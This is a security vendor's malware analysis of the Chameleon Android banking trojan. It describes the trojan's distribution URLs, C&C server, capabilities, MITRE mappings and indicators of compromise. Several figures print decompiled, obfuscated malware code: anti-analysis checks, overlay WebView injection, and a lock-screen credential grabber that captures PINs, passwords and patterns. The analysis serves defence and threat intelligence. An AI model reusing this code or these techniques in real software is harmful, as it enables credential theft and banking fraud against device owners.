Cyble - Chameleon: A New Android Malware Spotted In The Wild


Published: 2023-04-13 · Archived: 2026-04-05 14:11:21 UTC

CRIL analyzes the newly discovered Android Banking Trojan "Chameleon" targeting users from Australia and Poland.

Banking Trojan targeting mobile users in Australia and Poland

Cyble Research & Intelligence Labs (CRIL) has identified a novel Android Banking Trojan, which we are referring to as “Chameleon,” based on the commands used by the malware primarily due to the fact that the malware appears to be a new strain and seems unrelated to any known Trojan families. The Trojan has been active since January 2023 and is specifically observed targeting users in Australia and Poland.

The Chameleon Banking Trojan utilizes the Accessibility Service to perform malicious activities like other Banking Trojans. The malware pretends to be the popular cryptocurrency app CoinSpot, a government agency in Australia, and IKO bank from Poland.



In January 2023, the Trojan was observed using icons of different software, such as ChatGPT, Chrome, Bitcoin, etc., to infect Android users, as illustrated in the image below.




Figure 1 – Icons used by malware

Chameleon malicious applications are distributed through compromised websites, Discord attachments, and Bitbucket hosting services. The following URLs are known to be used for distributing the malware:

- *hxxps://www[.]renatsoft.com[.]br/CoinSpot[.]apk*
- *hxxps://bitbucket[.]org/leaanner173/3/downloads/ATO.apk*
- *hxxps://cdn.discordapp[.]com/attachments/1056744010670145596/1057757995200696391/Crypto_Collector[.]apk*
- *hxxps://cdn.discordapp[.]com/attachments/1051452726615216201/1056574187218681936/LTC_GiveAway[.]apk*
- *hxxps://cdn[.]discordapp.com/attachments/1056744010670145596/1057757994584117338/BCH_Cash[.]apk*
- *hxxps://bitbucket[.]org/emmon11/download/downloads/AdultFriendFinderApp[.]apk*

The Chameleon Banking Trojan has the following capabilities:

- Keylogging
- Overlay attack
- SMS-harvesting
- Preventing uninstallation
- Cookie stealer
- Lock grabber
- Anti-emulation technique
- Auto-uninstallation
- Disabling Google Play Protect

The Chameleon Banking Trojan is currently in its early stages of development and has limited capabilities. Its primary method of stealing users' credentials is through injection and keylogging techniques. However, it is possible that new features may be added to the malware in the future.

This analysis focuses on a recently discovered malware sample called CoinSpot.apk, with the SHA-256 hash value of 153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa.

The malware is disguised as a legitimate cryptocurrency application called CoinSpot from Australia and connects to a Command and Control (C&C) server *hxxp://146.70.41[.]143:7242/.*

The image below displays the control panel of the Chameleon Banking Trojan.




Figure 2 – Control Panel of Chameleon Banking Trojan

Technical Analysis

APK Metadata Information

- **App Name**: CoinSpot
- **Package Name**: com.top.omit
- **SHA256 Hash**: 153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa

The below figure shows the metadata information of the application.

Figure 3 – Application metadata information

The malware initially performs anti-emulation checks, including verifying whether the device is rooted or debugging is activated. If the malware identifies any one of these emulation checks, it will terminate its execution.

The below figure shows the code used by malware for anti-emulation checks.

```
if (c9f1abfaf56b6f89a2fd76ac606feff$cee1632d4e50c6d9ea78514af50305a.mdd693b8f2cc6dfe86ba11(cd2fc5d09e527c1a91114cb459dcb4c.f070b9ea08aefc009
    if (ce42e66e8993edf5a231eb4c12f2338.f9d765b8dc7f73e15e01b2915 == null) {
        try {
            ce42e66e8993edf5a231eb4c12f2338.f9d765b8dc7f73e15e01b2915 = new LocalServerSocket(cc41741780ea3f464f35ccc3e756d78.m9c34b35f9648a
        } catch (IOException unused) {
            System.exit(0);
        }
    }
    ce42e66e8993edf5a231eb4c12f2338.m600945c68d699d9c94e7d();
    if ((cc41741780ea3f464f35ccc3e756d78.m297e40de8c1d18ac2544c().getApplicationInfo().flags & 2) != 0) {
        System.exit(0);
    }
    if (Debug.isDebuggerConnected()) {
        System.exit(0);
    }
    if (ce42e66e8993edf5a231eb4c12f2338.m5757c69596c29cd57e6fe()) {
        System.exit(0);
    }
}
```

Figure 4 – Anti-emulation checks

Upon identifying the targeted device, the Chameleon Banking Trojan requests the victim to activate the Accessibility Service. Once the victim grants permission, the malware exploits the Accessibility Service to automatically grant permissions, prevent uninstallation, disable Play Protect, and perform other malicious activities.




Figure 5 – Abusing Accessibility Service

Meanwhile, in the background, the malware connects to the C&C server *hxxp://146.70.41[.][143:7242/api/v1/bots/a2dee0d3-9c1e-e1aa75fce-88c64b9a9de* and sends the basic device information such as device version, model, root status, county, and location as shown in the below image.




Figure 6 – Malware sending the basic device information

Cookie Stealer:

After sending the basic device information, the malware opens the legitimate CoinSpot URL *https://www.coinspot.com.au* in a WebView, but in the background, it silently steals the cookies of the loaded URL and sends them to the server using the

'cookies' command.




Figure 7 – Malware stealing cookie for URLs loaded into WebView

The malware uses the below URL pattern to communicate with its C&C server for performing different malicious activities:

- /task – malware sends a GET request and can receive a command in response to execute malicious tasks
- /log – malware sends stolen data from the victim's device
- /statistic – malware sends accessibility log

Keylogger:

The malware has incorporated keylogging capabilities by exploiting the Accessibility Service. The malware monitors and captures the keystrokes using the functions *editLog()* and *writeLog()*, and subsequently saves the keylogs in a database along with the application package name. The keylogs are later sent to the C&C server via the sendkeylogs() method.

The process is illustrated in the image below.




Figure 8– Malware sending keay logs

Injection:

The malware monitors the accessibility event and checks if the “injection” variable is set to “True.” Once this variable is found to be “True”, the malware calls upon the *inject()* function, which cross-checks the application’s package name against a list of targeted applications stored in a local database. If a match is found, the malware proceeds with the injection.

Figure 9 – Starting injection activity

The injection is a process of creating an overlay on the targeted application by downloading HTML phishing pages from the C&C server. The malware carries out validation to determine if the HTML phishing page for the targeted application has already been stored in a database.

If the page is absent, the malware downloads it from the C&C server and stores it in a database. Once the download process is finished, the malware loads the injection into a WebView, as demonstrated in the provided image.

Figure 10 – Downloading HTML Phishing pages

```
        WebView webView = new WebView(this);
        WebSettings settings = webView.getSettings();
        if (settings != null) {
            settings.setJavaScriptEnabled(true);
        }
        webView.setScrollBarStyle(0);
        webView.setWebViewClient(new WebViewClient());
        webView.setWebChromeClient(new c65f0489c9276e916da1ff061d7f2e0());
        webView.addJavascriptInterface(new c0f68e1f39c4e1be3365e736ea3c1b2(), "Android");
        webView.loadDataWithBaseURL(null, sb.toString(), "text/html", "UTF-8", null);
        webView.getSettings().setDomStorageEnabled(true);
        if (Build.VERSION.SDK_INT >= 21) {
            webView.getSettings().setMixedContentMode(0);
        }
        setContentView(webView);
        cursor.close();
        return;
    }
    finish();
} catch (Exception unused3) {
    if (cursor != null) {
        cursor.close();
    }
}
```

Figure 11 – Creating an overlay window on the targeted application

Lock Grabber:

By exploiting the Accessibility Service, the malware can steal the victim's device password. First, it identifies the type of lock being used – whether it is a password, PIN, or even swipe pattern, and then saves the entered credentials into the database with the *lock_grabber* command.

```
public final void interceptLockScreen(AccessibilityEvent accessibilityEvent) {
    int childCount;
    String str;
    if (accessibilityEvent.getPackageName() != null) {
        String charSequence = accessibilityEvent.getPackageName().toString();
        if (f924d7214ab7aa12565d9adf8) {
            return;
        }
        if (charSequence.equals("com.android.systemui") || charSequence.contains("globalminusscreen")) {
            if (accessibilityEvent.getEventType() == 16384) {
                screenGraphicalClear();
                screenPinClear();
                screenPasswordClear();
            }
            c2297b5d5d9222020f7ad193d83798d c2297b5d5d9222020f7ad193d83798d = f3c62f48ff0baeaf3a1b561d1;
            AccessibilityNodeInfo findViewByContainsID = c2297b5d5d9222020f7ad193d83798d.findViewByContainsID(c2297b5d5d9222020f7ad193d83798d.getRootInActiveWindow(), "lockPatt
            if (findViewByContainsID != null && (childCount = findViewByContainsID.getChildCount()) == 0) {
                for (int i = 0; i < childCount; i++) {
                    AccessibilityNodeInfo child = findViewByContainsID.getChild(i);
                    if (child.getClassName() != null && child.getClassName().toString().equals("android.view.View") && child.isFocusable() && child.isEnabled() && !child.isClick
                        String[] split = child.getText().toString().split(",");
                        if (split.length == 3) {
                            String m9c34b35f9648ae5481e77 = "";
                            try {
                                str = String.valueOf(Integer.parseInt(split[1]));
                            } catch (Exception unused) {
                                for (String str2 : split) {
                                    String replaceAll = str2.replaceAll("\\D+", "");
                                    if (!replaceAll.isEmpty() && replaceAll.length() < 3) {
                                        try {
                                            m9c34b35f9648ae5481e77 = m9c34b35f9648ae5481e77 + Integer.parseInt(replaceAll);
                                        } catch (Exception unused2) {
                                        }
                                    }
                                }
                            }
                            str = m9c34b35f9648ae5481e77;
                        }
                        if (!f56a21239b48c5dc31317aac8.contains(str)) {
                            f56a21239b48c5dc31317aac8 += str;
                        }
```

Figure 12 – Malware finding lock pattern and fetching passwords

```
} else if (intent.getAction().equals("android.intent.action.USER_PRESENT")) {
    f1a54b9626bd86e987cd1068d.screenPinClear();
    f1a54b9626bd86e987cd1068d.screenPasswordClear();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().AskBattery();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().AskAlly();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().scheduleTaskMainLooper(1, new c4b989bbcb31a70d770dd4919ee23a3.cc8fe60be5cf423589fec7597fcd952() { // from class
        @Override // c7ed26b86c5eb59e8be0304c202fe6c.cc115b262b452233c6d92952284213c.ce595569e1772753d7206fc9bc88685.c4b989bbcb31a70d770dd4919ee23a3.cc8fe60be5cf423589fec7
        public final void onExecute() {
            String m9c34b35f9648ae5481e77 = "";
            if (!c688373642b1cd85e79dca532638751.fa47be6b26ba53c9933f39076.equals("")) {
                m9c34b35f9648ae5481e77 = "SWIPE:" + c688373642b1cd85e79dca532638751.fa47be6b26ba53c9933f39076;
            } else if (!c688373642b1cd85e79dca532638751.ffc97ca9676d2f30a5ae45008.equals("")) {
                m9c34b35f9648ae5481e77 = "PIN:" + c688373642b1cd85e79dca532638751.ffc97ca9676d2f30a5ae45008;
            } else if (!c688373642b1cd85e79dca532638751.f6a90bd55660c6b1dcc105347.equals("")) {
                m9c34b35f9648ae5481e77 =  "PASSWORD:" + c688373642b1cd85e79dca532638751.f6a90bd55660c6b1dcc105347;
            }
            if (!m9c34b35f9648ae5481e77.trim().equals("")) {
                cc41741780ea3f464f35ccc3e756d78.m5d6e473136f9ae57fbe9f().addDataInTable(0, new c218f89aea8bccaa5a2ba4ec173dc16("command", "lock_grabber"), new c218f89aea8b
            }
        }
    });
    ff5249fa814baa8659433bcab = 1;
}
```

Figure 13 – Storing stolen device password into a database

SMS Stealer:

The malware has registered an SMSBroadcast Receiver to monitor incoming text messages from the victim's device and send the stolen messages to the C&C server. The attacker can harvest the stolen messages later to obtain One-Time Passwords (OTP) and bypass the Two-Factor Authentication (2FA) system employed by the bank.

Figure 14 – Malware stealing incoming SMSs

The Chameleon Banking Trojan utilizes shared preference variables such as "is_chameleon," "app_chameleon", and "app_chameleon_name" for auto-uninstallation and preventing uninstallation of the malware. Based on the usage of this shared preference variable, the malware is dubbed as "Chameleon Banking Trojan".

The code displayed in the image below uses the Accessibility Service to identify whether the victim is performing any actions associated with uninstallation, implying that the victim may have suspicions that the installed app is harmful. If such activity is identified, the malware examines the values saved in the shared preference variable and uninstalls itself from the device to erase any evidence of its existence.

Figure 15 – Malware auto-uninstallation code

The malware contains an unused feature that enables it to download a payload during runtime. The code snippet shown in the image illustrates how the malware downloads the payload and saves it as a ".jar" file. Later, the code uses *DexClassLoader* to execute the payload.

Figure 16 – Downloading runtime module

Conclusion

Based on our analysis, Chameleon Banking Trojan can pose a threat to Android users. The malware has been operational since January 2023 and currently possesses the basic functionalities of a Banking Trojan.

However, there is a potential for malware to introduce new and more sophisticated features in the future, which could expand its target base beyond its current scope. If such features are introduced, it could potentially make Chameleon Banking Trojan a significant threat and put it in the same category as prominent and prevalent Banking Trojans.

Cyble Research & Intelligence Lab (CRIL) will continue to monitor the evolution of this malware and keep our readers updated with our latest findings.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the Apple App Store.
- Use a reputed antivirus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Never share your Card Details, CVV number, Card PIN, and Net Banking Credentials on an untrusted source.
- Use strong passwords and enforce Multi-Factor Authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition to unlock the mobile device whereever possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications up to date with the latest software.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Collection	T1517	Access Notifications
Collection	T1409	Access Stored Application Data
Discovery	T1418	Application Discovery
Persistence	T1402	Broadcast Receivers
Collection	T1412	Capture SMS Messages
Impact	T1510	Clipboard Modification
Defense Evasion	T1523	Evade Analysis Environment
Collection	T1417	Input Capture

Defense Evasion	T1406	Obfuscated Files or Information
Defense Evasion	T1508	Suppress Application Icon
Defense Evasion	T1576	Uninstall Malicious Application

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa	SHA256	CoinSpot.apk
a8afa19a4aa30b144387101a58e7f52335f24eeb	SHA1	CoinSpot.apk
382e4022f901ebc2fa15a168a8dc5a20	MD5	CoinSpot.apk
hxxp://146.70.41[.[143:7242	URL	C&C server
be125a98ba01f1bd318271b5de8114da139e5f78449ab3eb69c5aa4934026aed	SHA256	Crypto_Collector.apk
4efe3b31836f9a319a8ad9fcfe1f0502b94a8c8f	SHA1	Crypto_Collector.apk
8cc3a9caed337dca0db40fb02db40fd9	MD5	Crypto_Collector.apk
cb507f6a2406274b56150f56bb7ef7cfd88f79600768f25b4a7d5441ec987835	SHA256	IKO.apk
26f9e235d2460d453671dfe96cc559e0cfcc159a	SHA1	IKO.apk
36b8c9f74c5fc5c1c4eae1d6efadab37	MD5	IKO.apk
55884b3b0018b42e500c8ca427d8ae3b3174d9efca5aa57b34eb9202cb84913a	SHA256	ATO.apk
53d25f56db36e0f1bd802209d6b745e2e9e9e8ef	SHA1	ATO.apk
15243aa12a4e37db66278c16b50ee60d	MD5	ATO.apk
141e37754fa555e45eabe99ee7c854ab2d9f8b8ad89a73376f72c703602e3d17	SHA256	Chameleon masquerading as ChatGPT
7c7261c6c046410af097ddb4ada7007ada78d51e	SHA1	Chameleon masquerading as ChatGPT
2b33d114fb8f3bd7065b46889afc1c44	MD5	Chameleon masquerading as ChatGPT

60b0e7e09fe91aa785b85315aad3850e7f47f70a5aab7ae9ef31ad1c50477f55	SHA256	BCH_Cash.apk
59c6ef85e25b688d8000e697ad2f3f7420dc7820	SHA1	BCH_Cash.apk
b8019c6df196812517c445f802143d08	MD5	BCH_Cash.apk
ef0785dcdfe4fff99dc79bd89f1d1c2b207e67cb8fe6940127dd655ec202a770	SHA256	LTC_GiveAway.apk
169bac058fe715dcee0625fe7e968396423800c9	SHA1	LTC_GiveAway.apk
9f2b9c10e2d24e15da443d3c607edc0f	MD5	LTC_GiveAway.apk

Source: https://cyble.com/blog/chameleon-a-new-android-malware-spotted-in-the-wild/